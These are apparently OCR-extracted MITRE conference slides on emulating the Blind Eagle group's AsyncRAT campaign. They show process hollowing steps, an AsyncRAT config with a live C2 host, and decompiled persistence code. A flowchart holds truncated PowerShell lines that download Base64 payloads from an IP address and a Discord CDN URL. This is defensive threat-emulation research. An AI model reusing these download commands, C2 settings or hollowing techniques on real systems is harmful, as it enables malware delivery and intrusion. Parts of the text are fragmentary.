
EMULATE, FIND GAPS, & RESEARCH

EXAMPLE: PROCESS HOLLOWING - FOLLOWING THE THREAD


Pinned

AsyncRAT-C-Sharp Public
Open-Source Remote Administration Tool For Windows C# (RAT)
● C# ☆ 1.8k 666


Lime-Crypter Public
[illegible]
● C# ☆ 401 194



Lime-Crypter / Lime-Crypter / Resources / Stub.cs

371 lines (343 loc) · 12 KB

```
          private static bool HandleRun(string path, byte[] data, bool protect)

}
private static bool HandleRun(string path, byte[] data, bool protect)
{
    int readWrite = 0;
    string quotedPath = "#cmd";
```



```
// Token: 0x06000035 RID: 53 RVA: 0x00002444 File O
private static bool HandleRun(object path, object 
{
    int num = 1;
    int num2 = num;
    checked
    {
        bool result;
```

Decompiled Code

Cat @coolestcatiknow
Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

MITRE ENGENUITY.

COMMUNITY (ONE COMMON METHOD)

- Use ZwQueryInformationProcess function
- Read the process base address (peb) from the struct of the target process
- Unmap -> remap their payload
- Stomp on the code of the current running process (aka no unmapping)

VILLAIN

- Uses the ReadProcessMemory function
- + getThreadContext - array containing the ebx base pointer
- + 8 == base address of the victim process
- Unmap -> remap their payload
- Kindly removes the current running code.


Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EMULATING PERSISTENCE

- Fun fact: Blind Eagle never loads the Async RAT to disk.
- Since Async RAT is never downloaded to disk, the “installed” service loads the legitimate RegSvcs.exe



```
AsyncRAT Ports: 1543
AsyncRAT Hosts: asy1543.duckdns.org
AsyncRAT Version: 0.5.7B
AsyncRAT Install: false
AsyncRAT MTX: AsyncMutex_6SI8OkPnk
AsyncRAT Anti: false
AsyncRAT Pastebin: null
AsyncRAT BDOS: false
AsyncRAT Group: New25
```


BlackBerry (27 Feb 2023)

No schedule task or registry entry

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EMULATING PERSISTENCE

BlackBerry (27 Feb 2023)



Fiber.dll

```
e first stage loader into C:\Windows\Temp using PowerShell
Exists("C:\\Windows\\Temp\\OneDrive.vbs"))

ocess

artInfo = new ProcessStartInfo

  WindowStyle = ProcessWindowStyle.Hidden,

  FileName = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",

t();
```

Notepad.lnk

Fiber.dll

```
object objectValue2 = RuntimeHelpers.GetObjectValue(NewLateBindin
{
    "Startup"
}, null, null, null));
object objectValue3 = RuntimeHelpers.GetObjectValue(NewLateBindi
{
    Operators.ConcatenateObject(objectValue2, "\\notepad.lnk")
}, null, null, null));
NewLateBinding.LateSet(objectValue3, null, "IconLocation", new ob
{
    "notepad.exe, 0"
}, null, null);
NewLateBinding.LateSet(objectValue3, null, "TargetPath", new obje
{
    "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.e
}, null, null);
```

4000137L287004P088
99997012-03-02-2023-
download
UUE
descompress
VBS
spawns
wscript.exe
connects
connects
PDF
spawns
powershell.exe
download the content
spawns
spawns
powershell.exe
regsvcs.exe
creates
MRR.exe
%AppData%\MRR.exe
%tmp%\tmpXXXX.tmp.bat
creates
check
ADMIN?
YES
BAT
cmd.exe
spawns
creates
VBS
C:\Windows\Temp\OneDrive.vbs
shell\v1.0\powershell.exe" FromBase64string((New-Object 72.174.176.153/dll/Dll.ppam'));[ad($rOWg).GetType('Fiber.Hom [object[]] 20575525667501/stnemhcatta/ moc.ppadrocsid.ndc//:sptth'])1
"C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe" -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\Windows\Temp\OneDrive.vbs
Key HKCU\Software\M ersion\Run\MRR Value C:\Users\<user>\A
User interaction. You must make some click
Blue color file system activity
Orange color network activity
Purple color behavior/process activity
Red color registry activity

Disclaimer: Using our code as an example because their code is .net style obfuscated….AKA 2k lines of case statements

Cat @coolestcatiknow

Kate @phish4answers

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

ADDRESSING GAPS IN REPORTING

